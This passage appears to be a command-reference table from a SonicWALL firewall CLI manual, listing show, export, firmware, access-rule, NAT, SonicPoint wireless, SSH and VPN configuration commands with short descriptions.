clear ssh <int   hex>	Terminates a particular secure shell connection, specified by integer or hexadecimal input
clear ssh all	Terminates all incoming and outgoing secure shell connections
cls	Clears the console screen, leaving a single prompt line
configure	Enters the configuration level
exit	Causes exit from a submenu. If issued at the global level, returns to the login prompt
export preferences	Exports a preferences file using Z-modem protocol
export preferences ftp	Exports a preferences file using FTP protocol

Command	Description
<code>export trace all</code>	Exports all native trace route provisioning data using Z-modem protocol
<code>export trace all ftp</code>	Exports all native trace route provisioning data using FTP protocol
<code>export trace current</code>	Exports currently running trace route data using Z-modem protocol
<code>export trace current ftp</code>	Exports currently running trace route data using FTP protocol
<code>export trace last</code>	Exports the most recent trace route data using Z-modem protocol
<code>export trace last ftp</code>	Exports the most recent trace route data using FTP protocol
<code>export tsr</code>	Exports TSR using Z-modem protocol
<code>export tsr ftp</code>	Exports TSR using FTP protocol
<code>firmware boot current</code>	Loads and executes current unit firmware
<code>firmware boot current factory</code>	Loads and executes default factory unit hardware
<code>firmware boot uploaded</code>	Runs uploaded firmware on the unit
<code>firmware boot uploaded factory</code>	Runs original factory installed firmware
<code>firmware download current</code>	Downloads currently running unit firmware
<code>firmware download uploaded</code>	Downloads currently uploaded unit firmware
<code>firmware upload</code>	Uploads updated unit firmware
<code>help &lt;command&gt;</code>	Displays the specified command and description
<code>import configuration</code>	Imports current system configuration from the SonicWALL
<code>import preferences</code>	Imports preferences from the SonicWALL using Z-modem protocol
<code>language-override</code>	Overrides current unit language setting
<code>language-override chinese</code>	Overrides current unit language setting, resets to Chinese
<code>language-override english</code>	Overrides current unit language setting, resets to English
<code>language-override french</code>	Overrides current unit language setting, resets to French
<code>language-override german</code>	Overrides current unit language setting, resets to German
<code>language-override italian</code>	Overrides current unit language setting, resets to Italian
<code>language-override japanese</code>	Overrides current unit language setting, resets to Japanese
<code>language-override spanish</code>	Overrides current unit language setting, resets to Spanish
<code>logout</code>	Logs user out from the console
<code>monitor</code>	Defines, or redefines, a command and displays the output
<code>no</code>	Negates a command or set its defaults
<code>nslookup &lt;dotted-int   hex   ident&gt;</code>	Looks up the IP address of the given domain name from the configurable domain name servers

Command	Description
<code>ping &lt;dotted-int   hex   ident&gt;</code>	Sends ICMP packets to the destination IP address
<code>remote-console</code>	Executes a command without having to login
<code>restart</code>	Restarts the SonicWALL
<code>restore</code>	Restores the factory default settings on the SonicWALL
<code>safemode</code>	Boots OS in safemode to assist in troubleshooting
<code>show access-rules</code>	Displays the configured firewall access rules
<code>show address-group</code>	Displays all defined address groups
<code>show address-group &lt;string   ident&gt;</code>	Displays system address groups specified by particular string or identifier input
<code>show address-object</code>	Displays all defined address objects
<code>show address-object &lt;string   ident&gt;</code>	Displays all defined address objects specified by particular string or identifier input
<code>show alerts</code>	Displays defined alerts
<code>show all</code>	Displays the configuration information from different modules of the firewall
<code>show arp</code>	Displays currently known Address Resolution Protocol (ARP) entries
<code>show ars all</code>	Displays all Advanced Routing System (ARS) paths
<code>show ars nsm</code>	Displays all ARS paths being managed through Network Status Management (NSM)
<code>show ars ospf</code>	Displays ARS paths using Open Shortest Path First (OSPF) protocol
<code>show ars rip</code>	Displays all ARS paths using Routing Information Protocol (RIP)
<code>show baud</code>	Displays current baud rate
<code>show buf-memzone</code>	Displays current available space in buffer memory zone
<code>show build-info</code>	Displays current OS build information
<code>show continuous core-work</code>	Displays continuous core work resources
<code>show continuous core-work &lt;int   hex&gt;</code>	Displays continuous core work resources specified by particular integer or hexadecimal input
<code>show continuous interface</code>	Displays all currently selected continuous traffic interfaces
<code>show continuous interface &lt;match&gt;</code>	Displays currently selected continuous traffic interface, specified by an identifier
<code>show continuous system</code>	Displays all continuous system traffic
<code>show continuous system &lt;int   hex&gt;</code>	Displays continuous system traffic specified by a particular integer or hexadecimal input
<code>show core</code>	Display CPU utility for a process
<code>show core &lt;int   hex&gt;</code>	Displays CPU utility for a process specified by an integer or hexadecimal input
<code>show cp-stats</code>	Display all CPU statistics
<code>show cpu</code>	Displays CPU and memory information
<code>show cpu &lt;string   ident&gt;</code>	Displays CPU and memory information, specified by a particular string or identifier input

Command	Description
<code>show device</code>	Displays on the console the contents of the status section of the Technical Support Report (TSR)
<code>show firmware</code>	Displays active running unit firmware
<code>show fpa</code>	Displays all file command data
<code>show gms</code>	Displays Global Management System configuration
<code>show ha</code>	Displays current High Availability configuration
<code>show hw-stats</code>	Displays hardware statistics
<code>show interface &lt;match&gt;</code>	Displays interface data specified by a particular identifier input
<code>show interface all</code>	Displays the configuration of all interfaces
<code>show interface info</code>	Displays all interface status information
<code>show interface info &lt;int   hex&gt;</code>	Displays interface status information specified by a particular integer or hexadecimal input
<code>show interface statistics</code>	Displays all interface statistics
<code>show interface statistics &lt;match&gt;</code>	Displays interface statistics specified by a particular identifier input
<code>show language</code>	Displays current language setting
<code>show log</code>	Displays all logs unit has in its memory
<code>show log-categories</code>	Displays all current unit log categories
<code>show log-filters</code>	Displays all current unit log filter settings
<code>show mem-pools</code>	Displays unit's current memory pool block allocation
<code>show memory</code>	Displays system memory on the appliance
<code>show memzone</code>	Displays the status of virtual memory zones on the appliance
<code>show messages</code>	Displays all system messages
<code>show multicore</code>	Displays available multicore configuration and utilization status
<code>show nat</code>	Displays currently configured network address translation policies
<code>show netstat</code>	Displays the contents of the netstat table
<code>show network</code>	Displays current network configuration
<code>show pp-stats</code>	Displays all presentation protocol statistics
<code>show processes</code>	Displays information about active SonicOS processes
<code>show processes &lt;string   ident&gt;</code>	Displays SonicOS processes specified by a particular string or identifier input
<code>show route</code>	Displays the complete routing table
<code>show security-services</code>	Displays the complete status of all security services on the SonicWALL, including license status, licenses available, licenses in use, and license expiration dates
<code>show service</code>	Displays all services associated with the appliance, along with protocol group and port details
<code>show service-groups</code>	Displays all service groups associated with the appliance, along with protocol group and port details
<code>show service-groups &lt;group-name&gt;</code>	Displays a specified service group associated with the appliance
<code>show service &lt;service-name&gt;</code>	Displays a service associated with the appliance, based on the specific service name input

Command	Description
<code>show session</code>	Displays current running session information
<code>show sonicpoint</code>	Displays SonicPoint network configuration
<code>show sonicpoint sessions</code>	Displays all SonicPoint session statistics
<code>show sonicpoint status</code>	Displays SonicPoint network availability
<code>show ssh</code>	Displays all incoming and outgoing secure shell connections to the unit
<code>show sslvpn all</code>	Displays all current SSL-VPN data connected to the unit
<code>show sslvpn clientRoutes</code>	Displays all client routes associated with current SSL-VPN connections to the unit shown on the client routes GUI page
<code>show sslvpn clientRoutes &lt;string   ident&gt;</code>	Displays client routes associated with current SSL-VPN connections to the unit, specified by the particular string or identifier input
<code>show sslvpn client Settings</code>	Displays all current client settings associated with SSL-VPN connections to the unit shown on the client settings GUI page
<code>show sslvpn connections</code>	Displays all current SSL-VPN connections to the unit
<code>show sslvpn portalSettings</code>	Displays all current portal settings for SSL-VPN connections shown on the portal settings GUI page
<code>show status</code>	Displays current status of the appliance
<code>show syslog</code>	Displays all log activity, including connection sources and IP addresses
<code>show system</code>	Displays the appliance system status and configuration
<code>show tech-support</code>	Displays the contents of the TSR
<code>show timeout</code>	Displays maximum defined idle time duration
<code>show tracelog all</code>	Displays all available trace route data
<code>show tracelog current</code>	Displays currently running trace route data
<code>show tracelog last</code>	Displays most recently run trace route data
<code>show tsr access-rules</code>	Displays all defined access rules within the TSR
<code>show tsr active-utm</code>	Displays Technical Support Report listing active UTM units on the network
<code>show tsr address-objects</code>	Displays TSR of addresses listed within the object database
<code>show tsr all</code>	Displays all available TSR data
<code>show tsr anti-spam</code>	Displays TSR containing all anti-spam activity data
<code>show tsr arp-cache</code>	Displays TSR containing table relating IP addresses to corresponding MAC or physical addresses
<code>show tsr av</code>	Displays TSR data relating to anti-virus activity
<code>show tsr buf-memzone</code>	Displays TSR data relating to buffer memory zones
<code>show tsr bwm-rules</code>	Displays TSR listing currently configured bandwidth management rules
<code>show tsr cache-check</code>	Displays TSR data relating to cache searches
<code>show tsr content-filtering</code>	Displays TSR data relating to content filtering activity
<code>show tsr db-trace</code>	Displays TSR data relating to database trace routes
<code>show tsr dhcp-client</code>	Displays TSR data relating to DHCP client requests

Command	Description
<code>show tsr dhcp-network-disk</code>	Displays TSR data relating to DHCP requests between network and clients
<code>show tsr dhcp-persistence</code>	Displays TSR data relating the firewall's ability to retain DHCP lease information
<code>show tsr dhcp-relay</code>	Displays TSR data relating to available DHCP relay information
<code>show tsr dhcp-server</code>	Displays TSR data relating to DHCP server connections
<code>show tsr dhcp-server-stat</code>	Displays TSR data relating DHCP server statistics
<code>show tsr diag</code>	Displays TSR data relating to system diagnostics
<code>show tsr dynamic-dns</code>	Displays TSR data relating to dynamic domain name server records
<code>show tsr ethernet</code>	Displays TSR data relating to Ethernet connections and availability
<code>show tsr fdr</code>	Displays TSR data relating to false discovery rate statistics
<code>show tsr gav</code>	Displays TSR data relating to Gateway Anti-virus statistics
<code>show tsr gsc</code>	Displays TSR data relating to Global Security Client statistics
<code>show tsr guest-profile-objects</code>	Displays TSR data relating to guest and profile data objects
<code>show tsr h323</code>	Displays TSR data relating to H.323 packet activity
<code>show tsr ha</code>	Displays TSR data relating to High Availability status
<code>show tsr hypervisor</code>	Displays TSR information relating to hypervisor data on multiple operating systems running on the host computer
<code>show tsr idp</code>	Displays TSR data relating to internet datagram protocol statistics
<code>show tsr interfaces</code>	Displays TSR data for all appliance interfaces
<code>show tsr ip-helper</code>	Displays TSR data relating to IP Helper configuration and settings
<code>show tsr ip-reassembly</code>	Displays TSR data relating to IP reassembly datagram statistics
<code>show tsr ipsec</code>	Displays TSR data relating to internet protocol security statistics
<code>show tsr l2tp-client</code>	Displays TSR data relating to Layer 2 Tunneling Protocol (L2TP) client statistics
<code>show tsr l2tp-server</code>	Displays the L2TP server section of the TSR
<code>show tsr ldap</code>	Displays the LDAP section of the TSR
<code>show tsr license</code>	Displays TSR data relating to appliance licensing information
<code>show tsr log</code>	Displays TSR data section with all log information
<code>show tsr management</code>	Displays TSR listing appliance management policies
<code>show tsr mcast-igmp-config</code>	Displays TSR listing Multicast and IGMP configurations
<code>show tsr memzone</code>	Displays TSR listing appliance memory zone allocations

Command	Description
<code>show tsr mirror-state</code>	Displays TSR data relating to database mirror state statistics
<code>show tsr msn</code>	Displays TSR data relating to the MSN messenger client
<code>show tsr nat-policies</code>	Displays TSR listing appliance's current network address translation policies
<code>show tsr network</code>	Displays TSR data on current network configuration
<code>show tsr objects</code>	Displays TSR data on appliance's object database
<code>show tsr pki</code>	Displays TSR data relating to current public key infrastructure certificates
<code>show tsr pppoe-client</code>	Displays TSR data relating to point-to-point- protocol over Ethernet system settings
<code>show tsr pptp-client</code>	Displays TSR data relating to point-to-point tunneling protocol client configuration
<code>show tsr pref-status</code>	Displays TSR listing appliance's preferences status
<code>show tsr product</code>	Displays TSR data relating to the appliance product
<code>show tsr qos</code>	Displays TSR listing the appliance's current Quality of Service resource reservations status
<code>show tsr radius</code>	Displays TSR data relating to RADIUS server status
<code>show tsr route-policies</code>	Displays TSR data relating to established system route policies
<code>show tsr rtsp</code>	Displays TSR data relating to Real Time Streaming Protocol statistics
<code>show tsr schedule-objects</code>	Displays TSR data relating to data objects scheduled for execution
<code>show tsr service-objects</code>	Displays the service object table subsection of the TSR
<code>show tsr single-sign-on</code>	Displays TSR data relating to single sign on authentication policies
<code>show tsr sip</code>	Displays TSR data relating to the appliance's Session Initiation Protocol settings
<code>show tsr snmp</code>	Displays TSR data relating to Simple Network Management Protocol settings
<code>show tsr sonicpoint</code>	Displays TSR data relating to SonicPoint deployment
<code>show tsr ssl-control</code>	Displays TSR data relating to Secure Socket Layer control policies
<code>show tsr stateful-stats</code>	Displays TSR data detailing stateful packet inspection statistics
<code>show tsr stateful-sync</code>	Displays TSR data detailing appliance's stateful synchronization configuration
<code>show tsr status</code>	Displays TSR data relating to current appliance status
<code>show tsr time</code>	Displays TSR data relating to appliance's time policy configuration
<code>show tsr timers</code>	Displays the timers section of the TSR
<code>show tsr update</code>	Displays updated TSR
<code>show tsr user-objects</code>	Displays TSR data relating to currently defined user objects



Command	Description
<code>show tsr users</code>	Displays TSR data relating to currently configured user profiles
<code>show tsr vx-net-stats</code>	Displays TSR data relating to VX-Net statistics
<code>show tsr wireless</code> (Available on UTM appliances with built in wireless interfaces)	Displays wireless interface section of the TSR
<code>show tsr wlan-zone</code>	Displays TSR data relating to managed wireless local area network zones
<code>show tsr wlb</code>	Displays TSR data relating to WLB platform statistics
<code>show tsr zone-objects</code>	Displays TSR data relating to currently defined zone objects
<code>show vpn policy</code>	Displays Virtual Private Network (VPN) policy configurations
<code>show vpn policy &lt;string   ident&gt;</code>	Displays VPN policies specified by a particular string or identifier input
<code>show vpn sa</code>	Displays current VPN security associations
<code>show vpn sa detail</code>	Displays detailed information on VPN security associations
<code>show vpn sa summary</code>	Displays a data summary on current VPN security associations
<code>show vpn sa ike</code>	Displays VPN security association Internet Key Exchange policies
<code>show vpn sa ike detail</code>	Displays detailed information on VPN security association Internet Key Exchange policies
<code>show vpn sa ike summary</code>	Displays a data summary on VPN security association Internet Key Exchange policies
<code>show vpn sa ipsec</code>	Displays VPN security associations connected with IPSec routing protocols
<code>show vpn sa ipsec detail</code>	Displays detailed information on VPN security associations connected with IPSec routing protocols
<code>show vpn sa ipsec summary</code>	Displays a data summary on VPN security associations connected with IPSec routing protocols
<code>show vpn sa &lt;string&gt;</code>	Displays a particular VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; detail</code>	Displays details on a VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; summary</code>	Displays a data summary on a security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; ike</code>	Displays Internet Key Exchange data for a VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; ike detail</code>	Displays details for Internet Key Exchange data for a VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; ike summary</code>	Displays a summary for Internet Key Exchange data for a VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; ipsec</code>	Displays IPSec data for a VPN security association, specified by a particular string input

Command	Description
<code>show vpn sa &lt;string&gt; ipsec detail</code>	Displays details for IPSec data for a VPN security association, specified by a particular string input
<code>show vpn sa &lt;string&gt; ipsec summary</code>	Displays a summary for IPSec data for a VPN security association, specified by a particular string input
<code>show vpn sa &lt;ident&gt;</code>	Displays VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; detail</code>	Displays details for a VPN security association, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; summary</code>	Displays a summary for VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; ike</code>	Displays Internet Key Exchange data for a VPN security association, specified by a particular identifier
<code>show vpn sa &lt;ident&gt; ike detail</code>	Displays detailed Internet Key Exchange data for VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; ike summary</code>	Displays a summary on Internet Key Exchange data for VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; ipsec</code>	Displays IPSec data for VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; ipsec detail</code>	Displays detailed IPSec data for VPN security associations, specified by a particular identifier input
<code>show vpn sa &lt;ident&gt; ipsec summary</code>	Displays a summary on IPSec data for VPN security associations, specified by a particular identifier input
<code>show web-management</code>	Displays web-management status and configuration data
<code>show zone &lt;lan   wan   dmz   wlan&gt;</code>	Displays all rules for a specified zone. For example, <code>show zone &lt;lan rules&gt;</code> displays all of the rules to and from the LAN zone
<code>show zone all</code>	Displays the configuration of all zones
<code>show zones</code>	Displays configurable zones on the appliance and interfaces associated with each zone
<code>stacktrace</code>	Runs report of the currently active stack frames
<code>stacktrace &lt;string   ident&gt;</code>	Runs report for a specific active set of stack frames, based on the particular string or identifier input
<code>sync-prefs</code>	Synchronizes preferences between appliances
<code>synchronize-licenses</code>	Synchronizes the SonicWALL licensing information with the mysonicwall.com backend
<code>traceroute &lt;dotted-int   hex   ident&gt;</code>	Displays router hops to destination, specified by dotted-integer, hexadecimal, or identifier input

## Configure Level Commands

Command	Description
ACCESS RULES SUB-COMMANDS	
<code>access-rules &lt;from-zone&gt; &lt;to-zone&gt;</code>	Allows configuration of access rules between one zone and another

Command	Description
<add> commands	
action <allow deny discard>	Sets the action to allow, deny, or discard an access rule
advanced	Allows configuration of advanced access rule settings
[no] allow-fragments	Allows/Disallows fragmented packets to be transferred
comment <comments>	Allows administrators to record comments related to this access rule
destination <address object>	Configures an address object destination for an access rule
info	Displays current access rule
[no] logging	Enables/Disables access rule packet logging
maxconns <percentage>	Configures maximum number of connections in a pool
qos dscp <none preserve explicit map> [<arg>]	Sets DSCP packet header markings
qoa 802.1p <none preserve explicit map> [<arg>]	Sets 802.1p Ethernet packet header markings
[no] reflexive	Creates/Removes a reflexive access rule
schedule <schedule object>	Configures the schedule object for an access rule
service <service object>	Configures the service object for an access rule
source <address object>	Configures an address object source for an access rule
tcptimeout <minutes>	Sets TCP timeout in minutes
udptimeout <seconds>	Sets UDP timeout in seconds
user <user object>	Configures the user object for an access rule
delete <index>	Deletes specified index of access rules
list [<index>]	Displays one access rule whose index matches the specified value input. If index is not available, all access rules in the current zone to zone context will display

Command	Description
<code>&lt;modify&gt; commands</code>	
<code>&lt;index&gt;</code>	Modifies specific access rules index
<code>action &lt;allow deny discard&gt;</code>	Modifies an allow, deny, or discard action relating to a specific access rule
<code>advanced</code>	Modifies an advanced access rule
<code>[no] allow-fragments</code>	Modifies whether fragmented packets are to be transferred
<code>comment &lt;comments&gt;</code>	Modifies comments related to access rules
<code>destination &lt;address object&gt;</code>	Modifies the destination address object for a specific access rule
<code>info</code>	Displays current or modifying access rule settings
<code>[no] logging</code>	Modifies whether packet logging is enabled for a specific access rule
<code>qos dscp &lt;none preserve explicit map&gt; [&lt;arg&gt;]</code>	Modifies DSCP packet header markings
<code>qos 802.1p &lt;none preserve explicit map&gt; [&lt;arg&gt;]</code>	Modifies 802.1p Ethernet packet header markings
<code>maxconns &lt;percentage&gt;</code>	Modifies maximum number of connections in a pool
<code>schedule &lt;schedule object&gt;</code>	Modifies a schedule object connected to an access rule
<code>service &lt;service object&gt;</code>	Modifies the service object connected to an access rule
<code>source &lt;address object&gt;</code>	Modifies the source address object connected to an access rule
<code>tcptimeout &lt;minutes&gt;</code>	Modifies set TCP timeout limit in minutes
<code>udptimeout &lt;seconds&gt;</code>	Modifies set UDP timeout limit in seconds
<code>user &lt;user object&gt;</code>	Modifies the user-object connected with an access rule
<code>show access-rules</code>	Displays all currently configured access rules

Command	Description
ADDRESS GROUP/ADDRESS OBJECT SUB-COMMANDS	
abort	Exits to top-level menu and cancels changes where needed
[no] address-object <object name>	Configures or modifies an address object
[no] address-group <group name>	Configures or modifies an address group
cancel	Cancel from menu without applying changes
end	Exits configuration mode
exit	Exits menu and applies changes
finished	Exits to top-level and applies changes where needed
host <ip address>	Configures the host IP address for the specific address object
info	Displays current address group configuration
network <subnet> <netmask>	Configures network subnet and netmask
range <begin-address> <end address>	Defines address range for the address group or address object
zone <zone name>	Configures a zone for the specified address object or group
ARP SUB-COMMAND	
[no] arp <ip address> <MAC address> interface <lan wan dmz>[perm][pub]	Adds or removes arp entries for specified interface(s)

Command	Description
GMS SUB-COMMANDS	
<gms>	
algorithm <des-md5 frd3-sha>	Sets GMS encryption and authentication algorithm
[no] authentication-key <hex key>	Sets the 32-hex or 40-hex authentication key to communicate with the GMS server
[no] behind-nat	Enables GMS behind a NAT device
bound-interface <x1 x2 x3 x4 x5>	Binds a VPN policy to an interface
[no] enable	Enables GMS management on a Sonic-WALL
encryption-key <hex key>	set the 16-hex/48-hex encryption key to communicate with the GMS server
end	Exits configuration menu
finished	Exits configuration mode to top menu
help <command>	Displays command and description
info	Displays current GMS configuration state
[no] nat-address <IP Address>	Sets the public NAT IP address that the GMS server resides behind
[no] over-vpn	Enables GMS server locally or over VPN
[no] send-heartbeat	Sends heart beat status messages only
[no] server <IP Address>	Sets the real IP address of the GMS server
[no] standby-management-sa	Enables the backup SA for GMS management
syslog-port <uvalue (default)>	Sets the syslog server port of the GMS server
HIGH AVAILABILITY SUB-COMMAND	
ha <disable enable>	Enables or disables the High Availability function

Command		Description
NAT SUB-COMMANDS		
	nat	Accesses sub-commands to configure NAT policies
<add> commands		
	orig-src <original source object>	Sets the original source object for this policy
	trans-src <translated source object>	Sets the translated source object for this policy
	orig-dst <original destination source object>	Sets the original destination source object for this policy
	orig-svc <original service name>	Sets the original service name for this policy
	trans-svc <translated service name>	Sets the translated service name for this policy
	inbound-interface <inbound interface>	Sets the inbound interface for this policy
	outbound-interface <outbound interface>	Sets the outbound interface for this policy
	[no] enable	Enables/Disables a NAT policy once it has been created
	[no] reflexive	Creates/Removes a reflexive NAT policy once it has been saved
	comment <comments>	Allows administrator to leave comments relating to a NAT policy
	info	Displays currently configured NAT element settings
<delete> commands		
	delete <item-number>	Deletes a specific NAT policy

Command	Description
<modify> commands	
<item-number>	Allows modification of a specific NAT policy
[no] enable	Enables/Disables a specific NAT policy
[no] comment <comments>	Allows administrator to modify comments relating to a NAT policy
orig-src <original source object>	Modifies the original source object for this policy
trans-src <translated source object>	Modifies the translated source object for this policy
orig-dst <original destination address object>	Modifies the original destination address object for this policy
trans-dst <translated destination address object>	Modifies the translated destination-address object for this policy
orig-svc <original service name>	Modifies the name of the original service
trans-svc <translated service name>	Modifies the translated service name
inbound-interface <inbound interface>	Modifies the inbound interface for NAT
outbound-interface <outbound interface>	Modifies the outbound interface for NAT
info	Displays current object or modifying object
ROUTE SUB-COMMANDS	
route ars-nsm	Configures the Advanced Routing Suite for the NSM module
route ars-ospf	Configures the Advanced Routing Suite for the OSPF module
route ars-rip	Configures the Advanced Routing Suite for the RIP module



Command	Description
SERVICE SUB-COMMANDS	
<code>service</code>	Accesses sub-commands to configure individual services
<add> commands	
<code>&lt;service name&gt;</code>	Allows configuration of a new service type to be associated to the appliance
<code>&lt;group name&gt;</code>	Allows configuration of a new service group name
<code>[no] service &lt;service name&gt;</code>	Allows/Removes configuration of service type
<code>ip-type &lt;ip type&gt;</code>	Allows ip-type to be set for a particular service
<code>port-begin &lt;port&gt;</code>	Sets the start point for a service's port range
<code>port-end &lt;port&gt;</code>	Sets the endpoint for a service's port range
<code>info</code>	Allows additional values to be added for the specific service
<code>subtype &lt;x&gt;</code>	Sets the subtype for the selected ip-type
<delete> commands	
<code>&lt;group name&gt;</code>	Deletes the specifically named service group
<code>&lt;service name&gt;</code>	Deletes the specifically named service type
<modify> commands	
<code>&lt;service name&gt;</code>	Allows modification of a service name
<code>&lt;group name&gt;</code>	Modifies the name of a specified service group
<code>ip-type &lt;ip type&gt;</code>	Modifies the ip-type for this particular service
<code>port-begin &lt;port&gt;</code>	Modifies the start port for this range
<code>port-end &lt;port&gt;</code>	Modifies the end port for this range
<code>[no] service &lt;service name&gt;</code>	Modifies/deletes specified service type
<code>subtype &lt;x&gt;</code>	Modifies the subtype for this specific ip-type
<code>[info]</code>	Optional, displays service values for service name, protocol, and port range

Command		Description
SONICPOINT SUB-COMMANDS		
<sonicpoint>	<string>	Configures a SonicPoint profile
	sync	Synchronizes configured SonicPoints
	country-code <US CA>	Sets applicable country code for a SonicPoint
	[no] delete	Deletes an operational SonicPoint from a deployment
	[no] enable	Enables or disables a configured SonicPoint
	end	Exits configuration mode
	exit	Exits menu and applies changes
	finished	Exits to top-level and applies changes where needed
	info	Displays information on a specific SonicPoint
	[no] radio-a enable	Enables or disables 802.11a radio band wireless connections
	radio-a acl allow <string>	Adds a specific MAC address to the Access Control List (ACL) to allow 802.11a radio band wireless connections to a SonicPoint
	radio-a acl deny <string>	Adds a specific MAC address to the denied Access Control List, preventing 802.11a radio band wireless connections to a SonicPoint
	[no] radio-acl enable	Enables or disables the Access Control List feature on 802.11a radio
	radio-a acl mode <deny allow  disabled enabled>	Sets Access Control List enforcement
	radio-a acl object-handle <string>	Sets 802.11a radio ACL to allow list object handle
	radio-a antenna-diversity <one two both>	Sets which antenna (left, right, or both) the SonicPoint uses to send and receive data

Command	Description
radio-a authtype <both   open   psk   shared>	Sets the method type for authentication to be both, open, WPA/PSK, or WEP-shared
radio-a beacon-interval <uvalue>	Sets the interval (in milliseconds) between broadcasts of the wireless beacon
radio-a channel <uvalue>	Sets the radio channel the SonicPoint will operate on
radio-a datarate <6   9   12   18   24   36   48   54   best>	Sets the data rate at which data is transmitted and received to either the best possible rate, or a specified rate
radio-a dtim <uvalue>	Sets 802.11a radio DTIM, which is the numbers of beacon frames that must occur before the radio sends buffered multicast frames
radio-a frag-thresh <uvalue>	Sets the number of bytes of fragmented data for the SonicPoint to allow
[no] radio-a hide-ssid	Sets SSID to be broadcast as part of the wireless beacon, rather than as a separate broadcast
radio-a maxclients <uvalue>	Sets maximum number of clients that can the SonicPoint can support at one time
radio-a radio-mode <standard   turbo>	Sets radio mode to standard or turbo
radio-a rts-thresh <uvalue>	Sets the RTS threshold in bytes
radio-a sched-onoff <string>	Sets the on/off schedule string for 802.11a radio
radio-a sched-scan <string>	Sets a convenient time to schedule an Intrusion Detection Scan (IDS)
radio-a ssid <string>	Sets Service Set Identifier (SSID) identifying a particular SonicPoint
radio-a txpower <eighth   full   half   minimum   quarter>	Sets Transmit Power Control level strength
radio-a wep key-value <1-4> <string>	Sets the 802.11a radio WEP key value for each encryption key slot
radio-a wep default-key <uvalue>	Sets the SonicPoint's default WEP key index
radio-a wep key-mode <64bit   128bit   152bit   none>	Sets WEP key mode, establishing character length of encryption
radio-a wep key-type <alpha   hex>	Sets type of WEP key for encryption
radio-a wpa cipher <aes   auto   tkip>	Sets the cipher type system used by the WPA to either AES, AUTO, or TKIP

Command	Description
radio-a wpa interval <uvalue>	Sets the length of time between re-keying the WPA key
radio-a wpa psk <string>	Sets WiFi Protected Access Pre-shared key passphrase
[no] radio-g enable	Enables or disables 802.11g radio band wireless connections
[no] radio-g acl enable	Enables or disables the Access Control List
radio-g acl allow <string>	Adds a specific MAC address to the Access Control List (ACL) to allow 802.11g radio band wireless connections to a SonicPoint
radio-g acl deny <string>	Adds a specific MAC address to the denied Access Control List, preventing 802.11g radio band wireless connections to a SonicPoint
radio-g acl mode <deny allow disabled enabled>	Sets Access Control List enforcement
radio-g acl object-handle <string>	Sets 802.11g radio ACL to allow list object handle
radio-g antenna-diversity <one two both>	Sets which antenna the SonicPoint uses to send and receive data
radio-g authtype <both open psk shared>	Sets the method type for authentication
radio-g beacon-interval <uvalue>	Sets the interval (in milliseconds) between broadcasts of the wireless beacon
radio-g channel <uvalue>	Sets the channel the radio will operate on
radio-g datarate <b1 b11 b2 b5 best g1 g11 g12 g18 g2 g24 g36 g48 g5 g54 g6 g9 super108 super12 super18 super24 super36 super48 super72 super96>	Sets the data rate at which data is transmitted and received
radio-g dtim <uvalue>	Sets 802.11g radio DTIM, which is the numbers of beacon frames that must occur before the radio sends buffered multicast frames
radio-g frag-thresh <uvalue>	Sets the number of bytes of fragmented data for the SonicPoint to allow
[no] radio-g g-only	Allows only 802.11g clients to connect
[no] radio-g hide-ssid	Sets SSID to be broadcast as part of the wireless beacon, rather than as a separate broadcast
radio-g maxclients <uvalue>	Sets maximum number of clients that can the SonicPoint can support at one time

Command	Description
radio-g ofdm-power <uvalue>	Sets the difference in radio transmit power allowed between 802.11g and 802.11b modes
[no] radio-g preamble-long	Sets the length of the initial wireless communication when associating with the host
radio-g protection mode <always none>	Sets the protection mode; None is the default
radio-g protection rate <1 2 5 11>	Sets the speed for CTS or RTS protection
radio-g protection type <cts-only rts-cts>	Sets the protection type
radio-g radio-mode <b g super-g>	Sets radio mode. If super-g is selected, all clients must use access cards that support this mode
radio-g rts-thresh <uvalue>	Sets the RTS threshold in bytes
radio-g ssid <string>	Sets Service Set Identifier identifying a particular SonicPoint
radio-g sched-onoff <string>	Sets the on/off schedule string for 802.11g radio
radio-g sched-scan <string>	Sets a convenient time to schedule an Intrusion Detection Scan (IDS)
[no] radio-g short-slot	Allows clients to disassociate and re-associate more quickly
radio-g txpower <eighth full half minimum quarter>	Sets Transmit Power Control strength
radius1 address <ip address>	Sets the IP address location of the RADIUS authentication server
radius1 port <port>	Sets the port for authentication through the RADIUS server
radius1 secret <string>	Sets the secret passcode for the RADIUS authentication server
radius2 address <ip address>	Sets the IP address for the backup RADIUS authentication server
radius 2 port <port>	Sets the port for authentication through the backup RADIUS server
radius2 secret <string>	Sets the secret passcode for the backup RADIUS authentication server
SSH SUB-COMMANDS	
ssh enable <interface>	Enables SSH management for the specified interface
ssh genkey	Creates a new key to use with SSH
ssh port <port>	Assigns the SSH port or resets to the default port
ssh restore	Restores SSH management settings to defaults
ssh terminate	Stops all SSH sessions, disables all SSH management, and resets the port

Command	Description
SSL VPN SUB-COMMANDS	
sslvpn client	Configures or modifies SSL VPN client settings
sslvpn portal	Configures or modifies SSL VPN portal settings
sslvpn settings	Configures or modifies SSL VPN settings
TIMEOUT SUB-COMMAND	
timeout <minutes>	Sets login timeout in minutes
VPN SUB-COMMANDS	
[no] vpn <enable disable> <policy name>	Enables or disables VPN for a specific policy
[no] vpn policy <policy-name> [preshared manual cert]	Enables or disables a specific VPN policy
VPN SUB-COMMANDS (PRE-SHARED SECRET)	
abort	Exits to top-level menu and cancels changes where needed
[no] advanced apply-nat <local remote> <translated address object>	Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel
[no] advanced auto-add-rule	Enables or disables the auto-add access rule
advanced bound-to interface <interface>	Binds VPN policy to specific interface
advanced bound-to zone <zone>	Binds VPN policy to a specific zone
[no] advanced default-lan-gw <ip address>	Sets the default LAN domain gateway for VPN tunnel traffic
[no] advanced keepalive	Enables or disables heartbeat messages between peers on this VPN tunnel
[no] advanced management http	Enables or disables HTTP as the management method security association
[no] advanced management https	Enables or disables HTTPS as the management method security association

Command	Description
